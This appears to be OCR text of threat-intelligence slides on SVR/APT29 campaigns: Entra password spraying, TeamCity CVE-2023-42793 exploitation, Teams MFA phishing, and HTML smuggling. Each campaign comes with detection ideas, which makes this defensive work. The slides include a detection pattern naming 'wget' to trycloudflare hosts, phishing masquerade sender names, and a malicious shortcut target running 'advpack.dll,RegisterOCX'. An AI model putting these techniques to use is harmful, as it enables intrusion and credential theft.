
AZURE AD (ENTRA) PASSWORD SPRAYING BY SVR IN FEB 2024



Campaign Summary

- The UK NCSC reported that the SVR had been using password spraying to access service accounts
- There is no human user behind them so they cannot be easily protected with multi-factor authentication (MFA), making these accounts more susceptible to a successful compromise
- Service accounts are often also highly privileged depending on which applications and services
- The SVR also targeted dormant accounts belonging to users who no longer work at a victim organisation

- Disclosed earlier:
  - By ArsTechnica & Secureworks in September 2021: https://arstechnica.com/information-technology/



HIT ME BABY ONE MORE TIME

New Azure Active Directory password brute-forcing flaw has no fix

Microsoft says AD authentication responses are working as intended.

AX SHARMA – 28 SEPT 2021 13:51 | 87

DETECTING AZURE AD (ENTRA) PASSWORD SPRAYING

Detection Opportunities:

- IP source enrichment
- Look for VPNs, Proxies, and Tor

Log Sources:

- Microsoft Entra ID Protection

TEAMCITY EXPLOITED BY SVR IN OCTOBER 2023


Campaign Summary

On September 6, 2023, researchers from Sonar discovered a critical TeamCity On-Premises vulnerability (CVE-2023-42793) issue.

This vulnerability was observed being actively exploited in the wild and was added to CISA's 'Known Exploited Vulnerabilities Catalog' on October 4, 2023

The FortiGuard Incident Response (IR) team identified the GraphicalProton malware used by APT29 against a US-based organization in the biomedical manufacturing industry that was attacked via the CVE-2023-42793 TeamCity vulnerability

- Disclosed earlier:
  - On September 27, 2023, a public exploit for this vulnerability was released by Rapid7: https://attackerkb.com/topics/1XEEEkGHzt/cve-2023-42793



Reconnaissance

Python Scanner

Python POC scans were observed from multiple public IP addresses

HTTP Server and Malicious DLL

Malicious DLLs (GraphicalProton) created by TA for applications ISS, Flash, Windows Defender.

HTTP server & C2 was setup

Weaponization

Delivery

TeamCity Server

Web requests direct to vulnerable, external facing TeamCity server

CVE-2023-42793

JetBrains TeamCity authentication bypass leading to RCE

Exploitation

Installation

New user accounts

New TeamCity accounts were created, Windows local admin account created , Anydesk installed, Malicious GraphicalProton DLL added to host

GraphicalProton C2

Malicious DLL files communicated with C2

Command & Control

Actions on Objectives

Mitigated

As the Threat Actor attack was mitigated in time; therefore, there was no data exfiltration or ransomware or other actions observed

INCREASING SPEED, COMPLEXITY & RISK

DETECTING TEAMCITY EXPLOITATION


Detection Opportunities:

- Suspicious commands involving the “c:\TeamCity\” directory
- “wget” & *.trycloudflare[.]com

Log Sources:

- Windows Events for TeamCity on Windows application servers (EDR)
- The teamcity-auth.log file
- The teamcity-server.log file

MS TEAMS PHISHING BY SVR IN AUGUST 2023



Campaign Summary


Microsoft identified highly targeted social engineering attacks using credential theft phishing lures sent as Microsoft Teams chats by the SVR

They used previously compromised Microsoft 365 tenants owned by small businesses to create new domains that appear as technical support entities

They leveraged Teams messages to send lures that attempt to steal credentials from a targeted organization by engaging a user and eliciting approval of multifactor authentication (MFA) prompt

They have also either already obtained valid account credentials for the users they are targeting, or they are targeting users with passwordless authentication configured on their account

- Disclosed earlier by multiple sources:
  - By Proofpoint in May 2023: https://www.proofpoint.com/uk/blog/threat-insight/dangerous-functionalities-in-microsoft-teams-enable-phishing
  - By US Navy in July 2023: https://www.bleepingcomputer.com/news/security/new-tool exploits-microsoft-teams-bug-to-send-malware-to-users/




Microsoft Identity Protection
@teamsprotection.onmicrosoft.com

Microsoft Identity Protection is part of an organization. It's possible they have message-related policies that will apply to the chat. Learn more

Microsoft Identity Protection (External) wants to chat with you!

Messages from unknown or unexpected people could be spam or phishing attempts. To be safe, preview their messages first.



Microsoft

donald.duck@m365securitylabs.onmicrosoft.com

Approve sign in request

Open your Authenticator app, and enter the number shown to sign in.

85

No numbers in your app? Make sure to upgrade to the latest version.

Are you trying to sign in?

m365securitylabs
Donald.Duck@m365securitylabs.onmicrosoft.com

Enter the number shown to sign in.

App
OfficeHome

Location
North Holland, Netherlands

DETECTING MS TEAMS PHISHING


Detection Opportunities:

- Suspicious emails involving *.onmicrosoft[.]com senders masquerading as “m1crosoftaccounts” or “msftservice” or “azuresecuritycenter”
- Check if Microsoft 365 Teams External Access Enabled

Log Sources:

- Email Gateway Logs
- MS Teams Activity Logs
- Microsoft Entra ID Protection


HTML SMUGGLING IN PHISHING ATTACKS BY SVR IN MAY 2021




Campaign Summary

- The SVR was detected launching phishing emails at diplomatic and government organizations
- The malware dropped used living-off-the-land tactics and in-memory execution as well as a Dropbox-based C2
- The campaign begins with a carefully crafted HTML that embeds and writes an ISO payload directly to the victim's disk using HTML smuggling
- Once the ISO is saved and opened, it mounts as a virtual drive. It appears to contain a benign PDF while hiding a shortcut file.
- When opened, the LNK triggers the execution of a side-loaded benign Adobe binary which loads a malicious DLL via DLL side-loading

- Reported earlier by:
  - By Outflank in August 2018: https://www.outflank.nl/blog/2018/08/14/html-smugglin



Name	Date modified	Date created	Type	Size
NV	5/13/2021 2:27 PM	5/13/2021 2:27 PM	Shortcut	2 KB



NV

Target type: Application

Target location: System32


Target: \system32\advpack.dll,RegisterOCX BOOM.exe

Start in:

Shortcut key: None

Run: Normal window

Comment:



Name	Date modified	Type	Size
